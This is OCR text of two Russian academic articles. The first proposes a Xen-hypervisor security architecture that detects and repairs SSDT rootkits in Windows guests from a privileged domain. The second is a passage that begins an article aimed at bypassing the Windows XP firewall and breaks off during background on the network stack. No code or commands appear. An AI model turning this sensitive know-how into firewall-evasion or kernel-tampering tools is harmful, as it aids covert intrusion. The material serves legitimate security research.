В последние несколько лет все более активное развитие получают rootkit-технологии, появившиеся еще в мире Unix. Руткит – программа или набор программ для скрытия следов присутствия злоумышленника или вредоносной программы в системе. Обнаружить его в зараженной системе довольно-таки сложно, учитывая, что все совершаемые действия могут находиться под контролем руткита, который может их обрабатывать и не позволять себя обезвредить.

Целью работы стало создание архитектуры защищенной системы с использованием технологий виртуализации, которая позволяла бы реализовать «контроль сверху» за процессами, существующими в защищаемой ОС. Данная архитектура должна применять формальную политику для разграничения доступа к ресурсам, иметь возможность контролировать оперативную память, постоянную память и сетевые устройства защищаемых ОС. Для реализации этих целей используется виртуализация с применением гипервизора Xen.

Предлагаемая архитектура системы

Системы, построенные с применением технологий виртуализации, благодаря своей архитектуре позволяют реализовать то, чего нельзя создать в классическом варианте компьютерной системы.

Xen – монитор виртуальных машин (гипервизор), функционирующий на архитектуре x86. В терминологии Xen виртуальная машина называется *доменом*. Гипервизор способен поддерживать одновременную работу большого числа виртуальных машин на одной физи-

ческой, при этом не затрачивая значительных вычислительных ресурсов, за счет небольшой (тысячи строк) кодовой базы гипервизора. Xen поддерживает Intel VT и AMD Pacifica, которые дают возможность работать с виртуальными серверами на одном процессоре, используя аппаратное ускорение процессора и виртуализацию памяти.

Рис. 1. Предлагаемая архитектура компьютерной системы

Реализация новой архитектуры (рис. 1) защищенной компьютерной системы с применением гипервизора построена на концепции вынесения агентов безопасности, мониторинга и управления из пользовательской операционной среды в специализированную ОС. Другими словами, администратор может управлять и контролировать работу пользовательской ОС из ОС защиты и управления без использования сетевых технологий, совершая операции обеспечения безопасности напрямую путем обращения к интерфейсу взаимодействия гипервизора.

Виртуализация всех компьютерных ресурсов, их разделение и динамическое присвоение, а также работа многих виртуальных доменов одновременно позволяет выделить Xen как наиболее гибкую и производительную платформу виртуализации. Благодаря архитектуре построения изоляция ресурсов более надежна, чем это обычно бывает в сегодняшних ОС. Реализация этих идей частично достигнута с применением гипервизора Xen.

Архитектура процессоров x86 предоставляет 4 кольца привилегий (рис. 2), обычно операционные системы работают на двух из них – Ring-0 и Ring-3. Ядро занимает нулевой уровень, а приложения запускаются в третьем кольце. В случае использования типичного монитора виртуальных машин (Virtual Machine Monitor (VMM)) для архитектуры x86 операционные системы вынуждены сосуществовать с приложениями в кольце 3. Для собственной защиты они должны быть запущены в отличных друг от друга уникальных адресных пространствах, обращение по которым должно быть под контролем VMM. Это, естественно, приводит к уменьшению производительности и ухудшению масштабируемости таких систем.




Рис. 2. Аппаратные уровни привилегий для процессора x86

Более эффективной тактикой в таком случае, которой пользуется Xen, является виртуализация с использованием не задействованных ранее привилегированных уровней Ring-1 и Ring-3. Они не использовались в операционных системах со времен IBM OS/2.

Гипервизор работает в кольце 0 архитектуры x86, что позволяет ему получать доступ к любому участку памяти. Когда Xen запускается на каком-либо хосте, гипервизор первым берет на себя управление системой. Затем он загружает гостевую ОС, или домен 0 (Dom0) в терминологии Xen. Администратор взаимодействует с Xen только посредством Dom0, который называется привилегированным доменом. Все драйверы устройств для доступа к оборудованию также загружаются в Dom0. Привилегированный домен обеспечивает доступ других гостевых ОС, которые иногда называют доменом U (или DomU), к виртуальным блочным и сетевым устройствам без использования аппаратной виртуализации[1].

Гипервизор Xen создавался как защищенная система, но его архитектура построена таким образом, что нам необходимо доверять привилегированному домену (Dom0). Это доверие распространяется и на программное обеспечение, запущенное с привилегиями суперпользователя root в пределах адресного пространства Dom0.

В результате TCB (Trusted Computer Base) включает довольно большое количество кода:

– гипервизор;
– ядро linux в Dom0;
– любое программное обеспечение, запущенное от имени root в Dom0.

Под TCB в соответствии с «Оранжевой книгой» понимается набор программ, управляющих частями системы и ответственных за ее безопасность. Исходный код Xen доступен любому разработчику под лицензией GPL, поэтому в этот продукт легко интегрировать новые возможности, еще не имеющие программной реализации, и использовать уже существующие.

Политика безопасности

Рассмотрим политику безопасности, которая описывала бы взаимодействие защищаемой *ОС* и *ОС защиты и управления* в рамках предложенной архитектуры. Привилегированная ОС должна иметь возможность осуществлять простейшие операции чтения и записи по отношению к объектам непривилегированных защищаемых ОС через формально заданный интерфейс. Попытки доступа из DomU в привилегированный должны быть запрещены. Логич-

ным в данном случае окажется выбор политики Байба[2], реализуемой средствами мандатного контроля.

Пусть в информацию внесена решетка ценностей SC (High, Low), так, чтобы защищаемая пользовательская ОС соответствовала уровню Low, а ОС защиты – уровню High. В этой связи любой информационный поток X→Y может воздействовать на объект Y тогда и только тогда, когда ценность X выше или равна ценности Y. Для данной системы политика определяется для операции чтения и записи следующим образом:

$$X \rightarrow Y <=> c(X) \geqslant c(Y)$$

Для реализации данной политики в гипервизоре должен быть создан монитор обращений, определяющий всего две метки High и Low и контролирующий взаимодействие ОС в соответствии с политикой Байба.

При этом ОС защиты и управления должна выступать посредником при всех внешних взаимодействиях системы в целом, например, исполняя роли: поточного сетевого антивируса, персонального межсетевого экрана, узловой системы обнаружения вторжений, программы контроля целостности и доверенной загрузки ОС и других привычных СЗИ. Кроме того, привилегированный домен может контролировать доступ к внешним устройствам и их проверку перед передачей в защищаемую ОС, а также обеспечивать возможность быстрого восстановления при сбоях в пользовательской системе.

Детектирование и нейтрализация руткитов

Развивая эту идею, можно переложить ряд существующих подходов компьютерной защиты в виртуальную «систему координат». В качестве примера автором был реализован один из них – защита оперативной памяти виртуальных машин. Для этого была написана программа, позволяющая осуществлять поиск и нейтрализацию определенного класса руткитов (SSDT rootkits)[3] в ОС Windows из другой операционной системы (привилегированный домен), работающей вместе с защищаемой под управлением гипервизора Xen.

Вредоносный код в памяти гостевой системы можно искать, получая доступ к памяти ядра системы в домене U и копируя страницы памяти в область, доступную привилегированному домену, а затем, используя различные алгоритмы поиска паттернов, различных сравнений, анализа аномалий, выявлять подозрительный код, детектировать его.

В программе была использована функция xc_map_foreign_range() для организации доступа к области памяти гостевого домена из адресного пространства созданной программы. Эта функция использует IOCTL_PRIVCMD_MMAP гипервызов Xen для маппинга mfn (Machine page Frames Numbers – номера физических страниц памяти) в pfn (Pseudo-physical page Frames Numbers – номера псевдофизических страниц памяти). После того как функция вызвана программа из привилегированного домена, запущенная с правами root, может читать/писать в память виртуального HVM-домена обычными способами работы с памятью процесса в Linux системе.

Даже внутри архитектуры x86 память может быть организована по-разному в том смысле, что система может работать в разных режимах – real, protected paging enabled, protected paging disabled, PAE, IA32e. Функция map_domain_va() определяет в защищенном режиме, работает vcpu или нет, просматривая управляющие регистры с помощью гипервызова fetch_regs(). Управляющие регистры процессора CR0 и CR4 отражают, в каком режиме работает vcpu. Регистр CR3 указывает на гостевой физический адрес таблицы памяти, которую домен сейчас использует. В библиотеке libxenctrl реализованы функции map_domain_va_32(), map_domain_va_pae(), map_domain_va_64(), чтобы поддерживать эти разные форматы страниц памяти.

Функция xc_map_foreign_range() получает 5 аргументов и возвращает адрес сопоставленного пространства из гостевой машины домену 0. Рассмотрим аргументы подробнее и выясним, как их получить:

– xc_handle – xen-описатель;
– domid – идентификатор домена U;
– PAGE_SIZE – размер страницы памяти;
– PROT – тип доступа (чтение, запись и другие);
– gmfn – гостевой физический адрес блока.

Первый аргумент создается после осуществления вызова функции xc_interface_open(), второй также возможно получить на основе данных, поступивших программе извне, например из stdin. Пользователь, другая программа могут задать как имя, так и идентификатор домена напрямую. В нашем случае мы будем получать его в качестве аргумента программы поиска выбранного нами руткита. Размер страницы выбирается в зависимости от архитектуры, в нашем случае это 4M.

Для нахождения таблицы SSDT в памяти гостевого домена под управлением Windows XP Professional SP2 достаточно написать программу, которая делала бы полный дамп оперативной памяти

этой виртуальной машины из другой ОС. При этом каждую новую страницу можно помечать специальной меткой, таким образом будет легко определить номер необходимого фрейма памяти. Была выбрана строка *«start – gmfn N»,* где N – порядковый номер блока (рис. 3).




Рис. 3. Маркировка фрейма дампа памяти

Программа получает два аргумента. Первый из них – это номер домена, дамп которого необходимо получить, а второй – количество виртуальных процессоров в этом домене. Эта информация легко узнается с помощью штатной утилиты *xm* с опцией *list*, запущенной с правами *root* в домене 0, а используя существующие Xen API, можно получать эти данные и самим.

Получив требуемые аргументы, утилита сохраняет постранично данные из оперативной памяти в файл *core* в том же каталоге, в котором она находится. Кроме того, в *stdout* (в данном случае на консоль) пишется аналогичная информация, но с добавлением меток начала и окончания фреймов.

Открыв полученный тегированный файл с помощью hex-редактора (см. рис. 2), было определено с помощью функции поиска по заданному байткоду местоположение искомой таблицы. Таблица

SSDT хранится в 1281-й странице памяти виртуальной машины независимо от времени ее запуска, номера домена (если она была запущена несколько раз или после другого домена) и других параметров среды. Естественно, это верно для Windows XP Professional SP2, но по схожей методике этот фрейм можно найти и для других версий ОС с различными сервисными пакетами.

Довольно несложно создать утилиту для анализа SSDT на лету без сохранения данных на диск, а лишь с выводом в stdout информации об изменениях в этой таблице.

Программа принимает три аргумента:

– ID домена;
– количество процессоров vcpu;
– идентификатор выбора действия утилиты «восстановление SSDT» или «детектирование изменений SSDT» (1 или 0).

Утилита делает ряд проверок, связанных с окружением, узнает, запущен ли домен с использованием аппаратной виртуализации. В случае успеха система считывает из эталонного файла core.1281 дамп 1281 фрейма в буфер и затем либо записывает адреса из него в память виртуального домена напрямую, либо не исправляет SSDT, а лишь проводит сравнение всех значений этой таблицы итеративно, при этом выводит на экран результаты проверки, после чего Xen-описатель закрывает и программа завершает свою работу.

Таким образом, была продемонстрирована возможность реализации специализированного средства защиты для работы в виртуальных средах в рамках предложенной архитектуры. Аналогичные результаты были получены автором и при работе с виртуальным «жестким диском» и реализации сетевой подсистемы. Жесткие диски и сетевые интерфейсы доступны для работы из привилегированной ОС.

Для реализации контроля целостности файлов защищаемых ОС перед их запуском достаточно предварительно их монтировать в ОС защиты и управления, осуществлять подсчет контрольных сумм, сверять их с эталонными, а затем принимать решение о разрешении или запрете запуска защищаемой ОС.

Сетевой адаптер гостевого домена имеет свое отображение в Domain 0. Трафик из виртуальной машины может быть отфильтрован, прослушан и изменен в ОС защиты и управления. Например, может быть построена система межсетевого экранирования на основе iptables, работающая как распределенный персональный межсетевой экран для каждой из защищаемых ОС, при этом средства защиты будут выполняться в ОС защиты и управления.

Монитор обращений

Для программной реализации политики Байба может быть реализован монитор обращений, который контролировал бы все типы гипервызовов, осуществляемых защищаемыми ОС по отношению к ресурсам компьютерной системы (рис. 4).




Рис. 4. Схема работы монитора обращений в рамках предложенной архитектуры

Данное программное обеспечение должно состоять из следующих логических компонент:

– монитор обращений;
– хранилище политик Байба для доменов;
– модуль перехвата и кэширования решений монитора обращений.

Политики задаются из ОС защиты и управления путем присвоения меток каждому из доменов, после чего генерируется бинарное хранилище политик, доступное для обработки монитору обращений. Каждый гипервызов виртуального домена перехватывается и

проходит процедуру проверки на соответствие заданной политике безопасности[4].

Важным моментом при построении данной архитектуры является априорное доверие к гипервизору с точки зрения отсутствия в нем программных закладок, а также формальное описание интерфейса взаимодействия ОС защиты и управления с гипервизором для получения доступа.

Так как метки ОС изменяются не часто, то эффективно реализовать кэширование решений монитора обращений относительно разрешения или запрета несанкционированного доступа к ресурсам. Проверка в этом случае должна осуществляться только при загрузке защищаемой ОС (инициализации домена) и в случае изменения меток доступа, что позволит минимизировать эффект от ввода мандатного управления доступов на уровне виртуальных доменов к аппаратным ресурсам компьютера.

Заключение

Итак, на основе предложенной архитектуры возможно реализовать инструменты поиска и нейтрализации руткитов и вредоносного ПО в защищаемых ОС вне зависимости от из технической совершенности, даже если несанкционированное ПО работает в самом низкоуровневом режиме ядра и имеет доступ ко всей области памяти данной ОС. Это достигается за счет изоляции аппаратных ресурсов с помощью технологий виртуализации на основе гипервизора Xen и реализации формальной политики безопасности по модели Байба.

Содержимое файловых систем защищаемых ОС может быть защищено с помощью средств контроля целостности, работающих в ОС защиты и управления, а также может быть обеспечена доверенная загрузка виртуальных защищаемых систем.

Таким образом, в данной статье был показан ряд подходов к защите информации в виртуальных машинах, при этом средства защиты функционируют вне защищаемых операционных систем, реализуя централизованную и безагентную архитектуру информационной безопасности компьютерной системы.

Примечания

1 *Kamble Nitin A., Nakajima Jun, Mallick Asit K.* Evolution in Kernel Debugging using Hardware Virtualization With Xen, Proceedings of the Linux Symposium. Ottawa: Open Source Technology Center, Intel Corporation, 2006.

2 *Biba K.J.* Integrity considerations for secure computer systems. Bedford, 1977.

3 *Rutkowska J.* Rootkits Detection on Windows Systems, ITUnderground Conference. Warsaw. October 12th – 13th 2004.

4 *Coker G.* «Xen Security Modules (XSM)», National Information Assurance Research Lab National Security Agency (NSA): Presentation. 17 April 2007.

М.В. Левыкин

ОБХОД ШТАТНОГО МЕЖСЕТЕВОГО ЭКРАНА WINDOWS XP*

Проблема создания «невидимых» агентов является ключевой задачей защиты информации. Скрытая передача данных – это одна из подзадач разработки «невидимых» агентов. При этом под скрытой передачей данных наиболее часто понимается создание стеганографических схем в сетевых протоколах передачи данных (скрытых каналах[1]). В данной же работе рассматривается возможность создания легального канала связи в Windows, который осуществлял бы сетевое взаимодействие «невидимо» для штатных средств фильтрации пакетов. При этом обосновывается возможность создания такого канала связи.

Ключевые слова: межсетевой экран (МЭ), брандмауэр, сетевая архитектура, условие невлияния, ОС Windows, драйвер.

Введение

Бурное развитие телекоммуникационных технологий, снижение стоимости оборудования локальных сетей и услуг доступа в глобальные сети создали благоприятные условия для повсеместного внедрения современных информационных технологий во многие сферы хозяйственной деятельности. На сегодняшний день уже достаточно сложно найти даже небольшое предприятие, в офисе которого не развернута локальная сеть, которое не использует в своей деятельности сеть Интернет, которое не использует Windows. По мере усложнения применяемых информационных технологий все труднее становится контролировать процессы, происходящие в информационной системе предприятия.

* Работа выполнена при поддержке РФФИ, грант №07-07-00236.

Известно также, что самой распространенной ОС в мире является семейство Windows, ее доля на рынке персональных компьютеров составляет около 92%. По сути, Windows и ее средства защиты и контроля применяются повсеместно в силу распространенности. Однако при всем вышеизложенном Windows – коммерческая ОС и остается во многом не изученной и закрытой.

Такое положение дел, в свою очередь, привело к вполне закономерному росту интереса к вопросам защиты информации в компьютерных сетях Windows, в организации контроля за сетевой активностью данной ОС.

Цели и задачи

Цель данной работы – доказать возможность создания каналов связи в обход штатного средства фильтрации пакетов – брандмауэра Windows.

Для достижения поставленной цели необходимо решить следующие задачи:

– описать сетевую архитектуру Windows;
– описать работу штатных средств фильтрации пакетов и их место в общей сетевой архитектуре;
– обосновать возможность построения каналов связи в обход штатных средств фильтрации.

Анализ использованных источников и литературы

При написании работы была использована литература по двум основным тематикам: сетевой архитектуре Windows и Модели невлияния. Необходимо заметить, что документации по сетевой архитектуре Windows достаточно много. Она хорошо представлена в документации для разработчиков драйверов DDK (Driver Development Kit), в книгах Марка Руссиновича и Дэвида Соломона.

Модель невлияния и «невидимость» агентов хорошо описаны в статьях А.А. Грушо и Е.Е. Тимониной.

Сетевая архитектура Windows

Windows создавалась с учетом необходимости работы в сети, поэтому в операционную систему включена всесторонняя поддержка сетей, интегрированная с подсистемой ввода–вывода и Windows API (Application Programming Interface). К четырем базовым типам сетевого программного обеспечения относятся сервисы,

API, протоколы и драйверы устройств сетевых адаптеров. Все они располагаются *один над другим*, образуя сетевой стек. Для каждого уровня в Windows предусмотрены четко определенные интерфейсы, поэтому в дополнение к большому набору API-функций, протоколов и драйверов адаптеров, поставляемых с Windows, сторонние разработчики могут создавать собственные компоненты, расширяющие сетевую функциональность операционной системы.

Рассмотрим сетевой стек Windows снизу доверху. Сначала мы поговорим о том, как сетевые компоненты Windows соотносятся с уровнями эталонной модели OSI (Open Systems Interconnection). Далее мы кратко опишем сетевые API, доступные в Windows. Особое внимание мы обратим на то, как устроены *драйверы протоколов*, так как они реализованы *на самом низком уровне* сетевой архитектуры Windows. Затем покажем, каким образом можно обойти штатные средства фильтрации пакетов в Windows.

Задача сетевого программного обеспечения состоит в приеме запроса (обычно на ввод–вывод) от приложения на одной машине, передаче его на другую, выполнении запроса на удаленной машине и возврате результата на первую машину. В ходе этих операций запрос неоднократно трансформируется. Высокоуровневый запрос вроде «считать x байтов из файла y на машине z» требует, чтобы программное обеспечение определило, как достичь машины z и какой коммуникационный протокол она понимает. Затем запрос должен быть преобразован для передачи по сети – например, разбит на короткие пакеты данных. Когда запрос достигнет другой стороны, нужно проверить его целостность, декодировать и послать соответствующему компоненту операционной системы. По окончании обработки запрос должен быть закодирован для обратной передачи по сети.

Эталонная модель OSI

Чтобы помочь поставщикам в стандартизации и интеграции их сетевого программного обеспечения, международная организации но стандартизации (ISO) определила программную модель пересылки сообщений между компьютерами. Эта модель получила название Эталонной модели OSI. В ней определено семь уровней программного обеспечения.




Рис. 1. Эталонная модель OSI

Эталонная модель OSI – идеал, точно реализованный лишь в очень немногих системах, но часто используемый при объяснении основных принципов работы сети. Каждый уровень на одной из машин считает, что он взаимодействует с тем же уровнем на другой машине. На данном уровне обе машины «разговаривают» на одном языке, или протоколе. Но в действительности сетевой запрос должен сначала пройти до самого нижнего уровня на первой машине, затем он передается по несущей среде и уже на второй машине вновь поднимается до уровня, который его поймет и обработает.

Задача каждого уровня в том, чтобы предоставлять сервисы более высоким уровням и скрывать от них конкретную реализацию этих сервисов.

Краткое описание уровней эталонной модели OSI

Прикладной уровень. Обрабатывает передачу данных между двумя сетевыми приложениями, включая проверку прав доступа, идентификацию взаимодействующих машин и инициацию обмена данными.

Презентационный уровень. Отвечает за форматирование данных, в том числе решает, должны ли строки заканчиваться парой символов «возврат каретки/перевод строки» (CR/LF) или только символом «возврат каретки» (CR), надо ли сжимать данные, кодировать и т. д.

Сеансовый уровень. Управляет соединением взаимодействующих приложений, включая высокоуровневую синхронизацию и контроль за тем, какое из них «говорит», а какое «слушает».

Транспортный уровень. На передающей стороне разбивает сообщения на пакеты и присваивает им порядковые номера, гарантирует прием пакетов в должном порядке. Кроме того, изолирует сеансовый уровень от влияния изменений в составе оборудования.

Сетевой уровень. Создает заголовки пакетов, отвечает за маршрутизацию, контроль трафика и взаимодействие с межсетевой средой. Это самый высокий из уровней, который понимает топологию сетей, т. е. физическую конфигурацию машин в них, ограничения пропускной способности этих сетей и т. д.

Канальный уровень. Пересылает низкоуровневые кадры данных, ждет подтверждений об их приеме и повторяет передачу кадров, потерянных в ненадежных линиях связи.

Физический уровень. Передает биты по сетевому кабелю или другой физической несущей среде.

Как уже говорилось, каждый сетевой уровень считает, что он взаимодействует с эквивалентным уровнем на другой машине, который использует тот же протокол. Набор протоколов, передающих запросы по сетевым уровням, называется *стек протоколов*.

На рис. 2. представлена общая схема сетевых компонентов Windows, их соответствие уровням модели OSI, а также протоколы, используемые различными уровнями. Как видите, между уровнями OSI и реальными сетевыми компонентами нет точного соответствия. Некоторые компоненты охватывают несколько уровней. Ниже приводится список сетевых компонентов с кратким описанием.

Сетевые API. Обеспечивают независимое от протоколов взаимодействие приложений через сеть. Сетевые API реализуются либо в режиме ядра и пользовательском режиме, либо только в пользовательском режиме. Некоторые сетевые API являются оболочками других API и реализуют специфическую модель программирования или предоставляют дополнительные сервисы. (Термином «сетевые API» обозначаются любые программные интерфейсы, предоставляемые сетевым программным обеспечением.)

Клиенты TDI (Transport Driver Interface). Драйверы устройств режима ядра, обычно реализующие ту часть сетевого API, которая работает в режиме ядра. Клиенты TDI называются так из-за того, что пакеты запросов ввода-вывода IRP(I/O Request Packet), которые они посылают драйверам протоколов, форматируются по стандарту Transport Driver Interface (документированному в DDK(Driver Development Kit)). Этот стандарт определяет общий интерфейс программирования драйверов устройств режима ядра.

Сетевые компоненты Windows




Рис. 2. Модель OSI и сетевые компоненты Windows

Транспорты TDI. Представляют собой драйверы протоколов режима ядра и часто называются *транспортами, NDIS-драйверами протоколов* или *драйверами протоколов*. Они принимают IRP от клиентов TDI и обрабатывают запросы, представленные этими IRP. Обработка запросов может потребовать взаимодействия через сеть с другим равноправным компьютером; в таком случае транспорт TDI добавляет к IRP данным заголовки, специфичные для конкретного протокола (TCP, UDP, IPX), и взаимодействует с драйверами адаптеров через функции NDIS (также документированные в DDK). В общем, транспорты TDI связывают приложения через сеть, выполняя такие операции: сегментация сообщений, их восстановление, упорядочивание, подтверждение и повторная передача.

Библиотека NDIS (Ndis.sys). Инкапсулирует функциональность для драйверов адаптеров, скрывая от них специфику среды Windows, работающей в режиме ядра. Библиотека NDIS экспортирует функции для транспортов TDI, а также функций поддержки для драйверов адаптеров.

Минипорт-драйверы NDIS. Драйверы режима ядра, отвечающие за организацию интерфейсов между транспортами TDI и конкретными сетевыми адаптерами. Минипорт-драйверы NDIS пишутся так, чтобы они были заключены в оболочку библиотеки NDIS. Такая инкапсуляция обеспечивает межплатформенную совместимость с потребительскими версиями Microsoft Windows. Минипорт-драйверы NDIS не обрабатывают IRP, а регистрируют интерфейс таблицы вызовов библиотеки NDIS, которая содержит указатели на функции, соответствующие функциям, экспортируемым библиотекой NDIS для транспортов TDI.

Минипорт-драйверы NDIS взаимодействуют с сетевыми адаптерами, используя функции библиотеки NDIS, которые вызывают соответствующие функции HAL (Hardware Abstraction Layer). Фактически четыре нижних сетевых уровня часто обозначают собирательным термином «транспорт», а компоненты, расположенные на трех верхних уровнях, – термином «пользователи транспорта»[2].

Ряд сетевых сервисов Windows расширяет базовые сетевые возможности драйвера TCP/IP за счет применения драйверов-надстроек, интегрируемых с драйвером TCP/IP через закрытые интерфейсы. К числу таких сервисов относятся трансляция сетевых адресов (NAT), IP-фильтрация, подключение IP-ловушек (IP-hooking) и IP-Sec. На рис. 3. показано, как эти расширения связаны с драйвером TCP/IP. Нас наиболее интересует IP-фильтрация.

